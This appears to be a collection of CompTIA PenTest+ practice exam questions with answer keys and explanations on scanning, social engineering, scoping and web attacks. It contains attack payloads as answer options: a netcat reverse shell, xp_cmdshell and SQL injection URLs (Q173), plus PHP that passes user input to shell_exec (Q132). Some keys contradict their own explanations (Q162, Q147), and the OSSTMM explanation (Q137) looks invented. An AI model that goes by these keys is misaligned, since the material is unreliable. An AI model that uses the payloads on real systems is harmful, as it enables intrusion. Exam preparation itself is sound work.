- D. Return to the dumpster for more information.

**Answer: C**

#### Explanation:

The most likely next step for the penetration tester is to scan the equipment and verify the findings, which is a process of using tools or techniques to probe or test the target equipment for vulnerabilities or weaknesses that can be exploited. Scanning and verifying the findings can help the penetration tester confirm that the models of equipment purchased are vulnerable to attack, and identify the specific vulnerabilities or exploits that affect them. Scanning and verifying the findings can also help the penetration tester prepare for the next steps of the assessment, such as exploiting or reporting the vulnerabilities. Scanning and verifying the findings can be done by using tools such as Nmap, which can scan hosts and networks for ports, services, versions, OS, or other information<sup>1</sup>, or Metasploit, which can exploit hosts and networks using various payloads or modules<sup>2</sup>. The other options are not likely next steps for the penetration tester. Alerting the target company of the discovered information is not a next step, but rather a final step, that involves reporting the findings and recommendations to the client after completing the assessment. Verifying the discovered information with the manufacturer is not a next step, as it may not provide accurate or reliable information about the vulnerabilities or exploits that affect the equipment, and it may also alert the manufacturer or the client of the assessment. Returning to the dumpster for more information is not a next step, as it may not yield any more useful or relevant information than what was already collected from the receipts.

#### NEW QUESTION 99

A private investigation firm is requesting a penetration test to determine the likelihood that attackers can gain access to mobile devices and then exfiltrate data from those devices. Which of the following is a social-engineering method that, if successful, would MOST likely enable both objectives?

- A. Send an SMS with a spoofed service number including a link to download a malicious application.
- B. Exploit a vulnerability in the MDM and create a new account and device profile.
- C. Perform vishing on the IT help desk to gather a list of approved device IMEIs for masquerading.
- D. Infest a website that is often used by employees with malware targeted toward x86 architectures.

**Answer:** A

#### Explanation:

Since it doesn't indicate company owned devices, sending a text to download an application is best. And it says social-engineering so a spoofed text falls under that area.

#### NEW QUESTION 103

A penetration tester runs the unshadow command on a machine. Which of the following tools will the tester most likely use NEXT?

- A. John the Ripper
- B. Hydra
- C. Mimikatz
- D. Cain and Abel

**Answer:** A

#### NEW QUESTION 107

Given the following code:

```
systems = {  
    "10.10.10.1" : "Windows 10",  
    "10.10.10.2" : "Windows 10",  
    "10.10.10.3" : "Windows 2016",  
    "10.10.10.4" : "Linux"  
}
```

Which of the following data structures is systems?

- A. A tuple
- B. A tree
- C. An array
- D. A dictionary

**Answer:** D

#### Explanation:

A dictionary is a data structure in Python that stores key-value pairs, where each key is associated with a value. A dictionary is created by enclosing the key-value pairs in curly braces and separating them by commas. A dictionary can be accessed by using the keys as indexes or by using methods such as keys(), values(), or items(). In the code, systems is a dictionary that has four key-value pairs, each representing an IP address and its corresponding operating system. A tuple is a data structure in Python that stores an ordered sequence of immutable values, enclosed in parentheses and separated by commas. A tree is a data structure that consists of nodes connected by edges, forming a hierarchical structure with a root node and leaf nodes. An array is a data structure that stores a collection of elements of the same type in a contiguous memory location.

#### NEW QUESTION 110

A penetration tester discovers during a recent test that an employee in the accounting department has been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to prevent this type of activity in the future?

- A. Enforce mandatory employee vacations
- B. Implement multifactor authentication
- C. Install video surveillance equipment in the office
- D. Encrypt passwords for bank account information

**Answer:** A

#### Explanation:

If the employee already works in the accounting department, MFA will not stop their actions because they'll already have access by virtue of their job. Enforcing mandatory employee vacations is the best recommendation to prevent this type of activity in the future, as it will make it harder for an employee to conceal fraudulent transactions or unauthorized changes to a payment system. Mandatory employee vacations are a form of internal control that requires employees to take time off from work periodically and have their duties performed by someone else. This can help detect errors, irregularities, or frauds committed by employees who might otherwise have exclusive access or control over certain processes or systems.

#### NEW QUESTION 114

A tester who is performing a penetration test discovers an older firewall that is known to have serious vulnerabilities to remote attacks but is not part of the original list of IP addresses for the engagement. Which of the following is the BEST option for the tester to take?

- A. Segment the firewall from the cloud.
- B. Scan the firewall for vulnerabilities.

- C. Notify the client about the firewall.
- D. Apply patches to the firewall.

**Answer:** C

**Explanation:**

The best option for the tester to take is to notify the client about the firewall. The firewall is not part of the original list of IP addresses for the engagement, which means it is out of scope and should not be tested without permission. The tester should inform the client about the existence and potential risks of the firewall, and ask if they want to include it in the scope or not.

**NEW QUESTION 115**

During an assessment, a penetration tester gathered OSINT for one of the IT systems administrators from the target company and managed to obtain valuable information, including corporate email addresses. Which of the following techniques should the penetration tester perform NEXT?

- A. Badge cloning
- B. Watering-hole attack
- C. Impersonation
- D. Spear phishing

**Answer:** D

**Explanation:**

Spear phishing is a type of targeted attack where the attacker sends emails that appear to come from a legitimate source, often a company or someone familiar to the target, with the goal of tricking the target into clicking on a malicious link or providing sensitive information. In this case, the penetration tester has already gathered OSINT on the IT system administrator, so they can use this information to craft a highly targeted spear phishing attack to try and gain access to the target system.

**NEW QUESTION 118**

A penetration tester who is performing an engagement notices a specific host is vulnerable to EternalBlue. Which of the following would BEST protect against this vulnerability?

- A. Network segmentation
- B. Key rotation
- C. Encrypted passwords
- D. Patch management

**Answer:** D

**Explanation:**

Patch management is the process of identifying, downloading, and installing security patches for a system in order to address new vulnerabilities and software exploits. In the case of EternalBlue, the vulnerability was addressed by Microsoft in the form of a security patch. Installing this patch on the vulnerable host will provide protection from the vulnerability. Additionally, organizations should implement a patch management program to regularly check for and install security patches for the systems in their environment.

Network segmentation (A) can limit the impact of a compromise by separating different parts of the network into smaller, more isolated segments. However, it does not address the vulnerability itself.

Key rotation (B) is the process of periodically changing cryptographic keys, which can help protect against attacks that rely on stolen or compromised keys. However, it is not directly related to the EternalBlue vulnerability.

Encrypted passwords (C) can help protect user credentials in case of a data breach or other compromise, but it does not prevent attackers from exploiting the EternalBlue vulnerability.

**NEW QUESTION 122**

During a penetration test, the domain names, IP ranges, hosts, and applications are defined in the:

- A. SOW.
- B. SLA.
- C. ROE.
- D. NDA

**Answer:** C

**Explanation:**

<https://mainnerve.com/what-are-rules-of-engagement-in-pen-testing/#:~:text=The%20ROE%20includes%20the>

**NEW QUESTION 125**

A security engineer identified a new server on the network and wants to scan the host to determine if it is running an approved version of Linux and a patched version of Apache. Which of the following commands will accomplish this task?

- A. `nmap -f -sV -p80 192.168.1.20`
- B. `nmap -sS -sL -p80 192.168.1.20`
- C. `nmap -A -T4 -p80 192.168.1.20`
- D. `nmap -O -v -p80 192.168.1.20`

**Answer:** C

**Explanation:**

This command will scan the host 192.168.1.20 on port 80 using the following options:

➤ -A: This option enables OS detection, version detection, script scanning, and traceroute. This will help to determine if the host is running an approved version of Linux and a patched version of Apache, as well as other information about the host and the network path.

- -T4: This option sets the timing template to aggressive, which speeds up the scan by increasing the number of parallel probes, reducing the timeouts, and assuming faster responses.
- -p80: This option specifies the port to scan, which is 80 in this case. Port 80 is commonly used for HTTP services, such as Apache web server.

#### NEW QUESTION 127

A penetration tester ran an Nmap scan on an Internet-facing network device with the `-F` option and found a few open ports. To further enumerate, the tester ran another scan using the following command:

```
nmap -O -A -sS -p- 100.100.100.50
```

Nmap returned that all 65,535 ports were filtered.

Which of the following MOST likely occurred on the second scan?

- A. A firewall or IPS blocked the scan.
- B. The penetration tester used unsupported flags.
- C. The edge network device was disconnected.
- D. The scan returned ICMP echo replies.

**Answer:** A

#### NEW QUESTION 132

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset($_POST['item'])) {
    echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST['item']);
}
```

Which of the following combinations of tools would the penetration tester use to exploit this script?

- A. Hydra and crunch
- B. Netcat and cURL
- C. Burp Suite and DIRB
- D. Nmap and OWASP ZAP

**Answer:** B

#### NEW QUESTION 135

A large client wants a penetration tester to scan for devices within its network that are Internet facing. The client is specifically looking for Cisco devices with no authentication requirements. Which of the following settings in Shodan would meet the client's requirements?

- A. "cisco-ios" "admin+1234"
- B. "cisco-ios" "no-password"
- C. "cisco-ios" "default-passwords"
- D. "cisco-ios" "last-modified"

**Answer:** B

#### NEW QUESTION 136

A company that develops embedded software for the automobile industry has hired a penetration-testing team to evaluate the security of its products prior to delivery. The penetration-testing team has stated its intent to subcontract to a reverse-engineering team capable of analyzing binaries to develop proof-of-concept exploits. The software company has requested additional background investigations on the reverse-engineering team prior to approval of the subcontract. Which of the following concerns would BEST support the software company's request?

- A. The reverse-engineering team may have a history of selling exploits to third parties.
- B. The reverse-engineering team may use closed-source or other non-public information feeds for its analysis.
- C. The reverse-engineering team may not instill safety protocols sufficient for the automobile industry.
- D. The reverse-engineering team will be given access to source code for analysis.

**Answer:** A

#### NEW QUESTION 137

Which of the following OSSTM testing methodologies should be used to test under the worst conditions?

- A. Tandem
- B. Reversal
- C. Semi-authorized
- D. Known environment

**Answer:** D

#### Explanation:

The OSSTM testing methodology that should be used to test under the worst conditions is known environment, which is a testing approach that assumes that the tester has full knowledge of the target system or network, such as its architecture, configuration, vulnerabilities, or defenses. A known environment testing can simulate a worst-case scenario, where an attacker has gained access to sensitive information or insider knowledge about the target, and can exploit it to launch more sophisticated or targeted attacks. A known environment testing can also help identify the most critical or high-risk areas of the target, and provide recommendations for improving its security posture. The other options are not OSSTM testing methodologies that should be used to test under the worst conditions. Tandem is a testing approach that involves two testers working together on the same target, one as an attacker and one as a defender, to simulate a realistic attack scenario and evaluate the effectiveness of the defense mechanisms. Reversal is a testing approach

that involves switching roles between the tester and the client, where the tester acts as a defender and the client acts as an attacker, to assess the security awareness and skills of the client. Semi-authorized is a testing approach that involves giving partial or limited authorization or access to the tester, such as a user account or a network segment, to simulate an attack scenario where an attacker has compromised a legitimate user or device.

#### NEW QUESTION 142

A penetration tester obtained the following results after scanning a web server using the dirb utility:

```
...
GENERATED WORDS: 4612
---
Scanning URL: http://10.2.10.13/ ---
+
http://10.2.10.13/about (CODE:200|SIZE:1520)
+
http://10.2.10.13/home.html (CODE:200|SIZE:214)
+
http://10.2.10.13/index.html (CODE:200|SIZE:214)
+
http://10.2.10.13/info (CODE:200|SIZE:214)
...
```

DOWNLOADED: 4612 – FOUND: 4

Which of the following elements is MOST likely to contain useful information for the penetration tester?

- A. index.html
- B. about
- C. info
- D. home.html

**Answer: B**

#### Explanation:

The element /about is most likely to contain useful information for the penetration tester, as it may reveal details about the website's owner, purpose, history, contact information, etc. This information can be used for further reconnaissance, social engineering, or identifying potential vulnerabilities.

#### NEW QUESTION 147

The attacking machine is on the same LAN segment as the target host during an internal penetration test. Which of the following commands will BEST enable the attacker to conduct host discovery and write the discovery to files without returning results of the attack machine?

- A. `nmap -sn --exclude 10.1.1.15 10.1.1.0/24 -oA target.txt`
- B. `nmap -iR 10.1.1.0/24 --out-xml out.xml | grep Nmap | cut -d 'f5' -> live-hosts.txt`
- C. `nmap -Pn -iL target.txt -A target_text_Service`
- D. `nmap -sPn -iL target.txt -A target.txt`

**Answer: A**

#### Explanation:

According to the Official CompTIA PenTest+ Self-Paced Study Guide<sup>1</sup>, the correct answer is A. `nmap -sn -n --exclude 10.1.1.15 10.1.1.0/24 -oA target.txt`.

This command will perform a ping scan (-sn) without reverse DNS resolution (-n) on the IP range 10.1.1.0/24, excluding the attack machine's IP address (10.1.1.15) from the scan (-exclude). It will also output the results in three formats (normal, grepable and XML) with a base name of target.txt (-oA).

#### NEW QUESTION 152

A company has recruited a penetration tester to conduct a vulnerability scan over the network. The test is confirmed to be on a known environment. Which of the following would be the BEST option to identify a system properly prior to performing the assessment?

- A. Asset inventory
- B. DNS records
- C. Web-application scan
- D. Full scan

**Answer: A**

#### NEW QUESTION 156

Which of the following BEST describe the OWASP Top 10? (Choose two.)

- A. The most critical risks of web applications
- B. A list of all the risks of web applications
- C. The risks defined in order of importance
- D. A web-application security standard
- E. A risk-governance and compliance framework
- F. A checklist of Apache vulnerabilities

**Answer: AC**

#### Explanation:

These two options best describe the OWASP Top 10, which stands for Open Web Application Security Project Top 10 and is a list of the most critical web application security risks based on data from various sources and experts. The list is updated periodically to reflect changes in technology and threat landscape. The list also ranks the risks in order of importance based on their prevalence, impact, and ease of exploitation or remediation. The other options are not accurate descriptions of the OWASP Top 10. The list does not cover all the risks of web applications, but rather focuses on the most common and severe ones. The list is

not a web application security standard, but rather a guideline or reference for developers, testers, and security professionals. The list is not a risk-governance and compliance framework, but rather a resource or tool for identifying and mitigating web application vulnerabilities. The list is not a checklist of Apache vulnerabilities, but rather a general list of web application risks that apply to any web server or platform.

#### NEW QUESTION 158

A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals. Which of the following should the tester do NEXT?

- A. Reach out to the primary point of contact
- B. Try to take down the attackers
- C. Call law enforcement officials immediately
- D. Collect the proper evidence and add to the final report

**Answer:** A

#### Explanation:

The penetration tester should reach out to the primary point of contact as soon as possible to inform them of the critical vulnerability and the active exploitation by cybercriminals. This is the most responsible and ethical course of action, as it allows the client to take immediate steps to mitigate the risk and protect their assets. The other options are not appropriate or effective in this situation. Trying to take down the attackers would be illegal and dangerous, as it may escalate the conflict or cause collateral damage. Calling law enforcement officials immediately would be premature and unnecessary, as it may involve disclosing confidential information or violating the scope of the engagement. Collecting the proper evidence and adding to the final report would be too slow and passive, as it would delay the notification and remediation of the vulnerability.

#### NEW QUESTION 160

A penetration tester has completed an analysis of the various software products produced by the company under assessment. The tester found that over the past several years the company has been including vulnerable third-party modules in multiple products, even though the quality of the organic code being developed is very good. Which of the following recommendations should the penetration tester include in the report?

- A. Add a dependency checker into the tool chain.
- B. Perform routine static and dynamic analysis of committed code.
- C. Validate API security settings before deployment.
- D. Perform fuzz testing of compiled binaries.

**Answer:** A

#### Explanation:

Adding a dependency checker into the tool chain is the best recommendation for the company that has been including vulnerable third-party modules in multiple products. A dependency checker is a tool that analyzes the dependencies of a software project and identifies any known vulnerabilities or outdated versions. This can help the developers to update or replace the vulnerable modules before deploying the products.

#### NEW QUESTION 162

An assessment has been completed, and all reports and evidence have been turned over to the client. Which of the following should be done NEXT to ensure the confidentiality of the client's information?

- A. Follow the established data retention and destruction process
- B. Report any findings to regulatory oversight groups
- C. Publish the findings after the client reviews the report
- D. Encrypt and store any client information for future analysis

**Answer:** D

#### Explanation:

After completing an assessment and providing the report and evidence to the client, it is important to follow the established data retention and destruction process to ensure the confidentiality of the client's information. This process typically involves securely deleting or destroying any data collected during the assessment that is no longer needed, and securely storing any data that needs to be retained. This helps to prevent unauthorized access to the client's information and protects the client's confidentiality.

Reporting any findings to regulatory oversight groups may be necessary in some cases, but it should be done only with the client's permission and in accordance with any relevant legal requirements. Publishing the findings before the client has reviewed the report is also not recommended, as it may breach the client's confidentiality and damage their reputation. Encrypting and storing client information for future analysis is also not recommended unless it is necessary and in compliance with any legal or ethical requirements.

#### NEW QUESTION 165

A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence. Which of the following would the tester find MOST helpful in the initial information-gathering steps? (Choose two.)

- A. IP addresses and subdomains
- B. Zone transfers
- C. DNS forward and reverse lookups
- D. Internet search engines
- E. Externally facing open ports
- F. Shodan results

**Answer:** AD

#### Explanation:

\* A. IP addresses and subdomains. This is correct. IP addresses and subdomains are useful information for a penetration tester to identify the scope and range of the company's web presence. IP addresses can reveal the location, network, and service provider of the company's web servers, while subdomains can indicate the different functions and features of the company's website. A penetration tester can use tools like whois, Netcraft, or DNS lookups to find IP addresses and subdomains associated with the company's domain name.

\* D. Internet search engines. This is correct. Internet search engines are powerful tools for a penetration tester to perform passive information gathering around the company's web presence. Search engines can provide a wealth of information, such as the company's profile, history, news, social media accounts, reviews, products, services, customers, partners, competitors, and more. A penetration tester can use advanced search operators and keywords to narrow down the results and find relevant information. For example, using the site: operator can limit the results to a specific domain or subdomain, while using the intitle: operator can filter the results the title of the web pages.

#### **NEW QUESTION 168**

A company's Chief Executive Officer has created a secondary home office and is concerned that the WiFi service being used is vulnerable to an attack. A penetration tester is hired to test the security of the WiFi's router. Which of the following is MOST vulnerable to a brute-force attack?

- A. WPS
- B. WPA2-EAP
- C. WPA-TKIP
- D. WPA2-PSK

**Answer:** A

#### **NEW QUESTION 171**

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

#### **INSTRUCTIONS**


Analyze the code segments to determine which sections are needed to complete a port scanning script. Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.







A picture containing treemap chart Description automatically generated



Text Description automatically generated



Graphical user interface Description automatically generated



### NEW QUESTION 173

A penetration tester examines a web-based shopping catalog and discovers the following URL when viewing a product in the catalog:

`http://company.com/catalog.asp?productid=22`

The penetration tester alters the URL in the browser to the following and notices a delay when the page refreshes:

`http://company.com/catalog.asp?productid=22;WAITFOR`

`DELAY '00:00:05'`

Which of the following should the penetration tester attempt NEXT?

- A. `http://company.com/catalog.asp?productid=22:EXEC xp_cmdshell 'whoami'`
- B. `http://company.com/catalog.asp?productid=22' OR 1=1 -`
- C. `http://company.com/catalog.asp?productid=22' UNION SELECT 1,2,3 -`
- D. `http://company.com/catalog.asp?productid=22;nc 192.168.1.22 4444 -e /bin/bash`

**Answer: C**

#### Explanation:

This URL will attempt a SQL injection attack using a UNION operator to combine the results of two queries into one table. The attacker can use this technique to retrieve data from other tables in the database that are not normally accessible through the web application.

### NEW QUESTION 177

During an engagement, a penetration tester found the following list of strings inside a file:

```
3af068faa81326ffe6ca48e2ab36a779
48ec2f4f526303a9ded67938e6ce11c6
9493bf035c534197d9810a5e65a10632
C847b4a2e76ec1f9cbbbe30d2046d5e8
ed225542767a810e6fcee6f640164b140
cfbe1fdd6e6b0c5c9abd8c947f272ef4
c05cbc5a69bcc91f56a7e0a6c391ad79
9ee3564cbf15421ebabc43dcb67949ad
5a2ad0bcb902e20c4efcf057b01050be
4865a2ed25ed18515b7e97beb2b40346
b0236938a6518fc65b72159687e3a27b
9c96354712595ef2ff96675496d3a464
a5ab3f6c6159b85209ea0c186531a49f
9b38816e791f1400245f4c629a503bc8
d12e624a20d54fd3b34b89ee7169df17
```

Which of the following is the BEST technique to determine the known plaintext of the strings?

- A. Dictionary attack
- B. Rainbow table attack
- C. Brute-force attack
- D. Credential-stuffing attack

**Answer: B**

### NEW QUESTION 178

A penetration tester analyzed a web-application log file and discovered an input that was sent to the company's web application. The input contains a string that says "WAITFOR." Which of the following attacks is being attempted?

- A. SQL injection
- B. HTML injection
- C. Remote command injection
- D. DLL injection

**Answer: A**

#### Explanation:

WAITFOR can be used in a type of SQL injection attack known as time delay SQL injection or blind SQL injection<sup>34</sup>. This attack works on the basis that true or

false queries can be answered by the amount of time a request takes to complete. For example, an attacker can inject a WAITFOR command with a delay argument into an input field of a web application that uses SQL Server as its database. If the query returns true, then the web application will pause for the specified period of time before responding; if the query returns false, then the web application will respond immediately. By observing the response time, the attacker can infer information about the database structure and data1. Based on this information, one possible answer to your question is A. SQL injection, because it is an attack that exploits a vulnerability in a web application that allows an attacker to execute arbitrary SQL commands on the database server.

**NEW QUESTION 182**

A penetration tester is able to capture the NTLM challenge-response traffic between a client and a server. Which of the following can be done with the pcap to gain access to the server?

- A. Perform vertical privilege escalation.
- B. Replay the captured traffic to the server to recreate the session.
- C. Use John the Ripper to crack the password.
- D. Utilize a pass-the-hash attack.

**Answer: D**

**NEW QUESTION 184**

A penetration tester ran a ping -A command during an unknown environment test, and it returned a 128 TTL packet. Which of the following OSs would MOST likely return a packet of this type?

- A. Windows
- B. Apple
- C. Linux
- D. Android

**Answer: A**

**Explanation:**

The ping -A command sends an ICMP echo request with a specified TTL value and displays the response. The TTL value indicates how many hops the packet can traverse before being discarded. Different OSs have different default TTL values for their packets. Windows uses 128, Apple uses 64, Linux uses 64 or 255, and Android uses 64. Therefore, a packet with a TTL of 128 is most likely from a Windows OS.

**NEW QUESTION 187**

A penetration tester is examining a Class C network to identify active systems quickly. Which of the following commands should the penetration tester use?


- A. nmap sn 192.168.0.1/16
- B. nmap sn 192.168.0.1-254
- C. nmap sn 192.168.0.1 192.168.0.1.254
- D. nmap sN 192.168.0.0/24

**Answer: B**

**NEW QUESTION 188**

You are a penetration tester reviewing a client's website through a web browser. INSTRUCTIONS Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate, source, or cookies. If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





**Secure System**

← → ↻ <https://comptia.org/login.aspx#viewsource>

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXIndWdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymduc3d5ZGI1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkaZGZidmxiambmbGhke3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoz3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2==" name="csrf-token"/>
<script>
document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("=")+16) + "<OPTION>");
</script></script>
<div align="center">
<form action="c:url value='main.do'" method="post">
<div style="margin-top: 200px;margin-bottom: 10px;">
<span style="width: 500px;color: blue;font-size: 30px;font-weight: bold;border-bottom: 1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom: 5px;">
<span style="width: 100px;">Name</span>
<input style="width: 150px;" type="text" name="name" id="name" value="">
<!-- input style="width: 150px;" type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width: 100px;">Password: </span><input style="width: 150px;" type="password" name="Password" id="password" value="">
<!--><span style="width: 100px;">Password: </span><input style="width: 150px;" type="password" name="Password" id="password" value="password" -->
</div>
```

**Secure System**

← → ↻ <https://comptia.org/login.aspx#viewcookies>

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcb3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32			
__utmc	36104370	comptia.o...	/	Session	14			
__utmt	1	comptia.o...	/	2017-10-1...	7			
__utmv	36104370. 2=Account%20Type=Not%20Defined=1	comptia.o...	/	2019-10-1...	48			
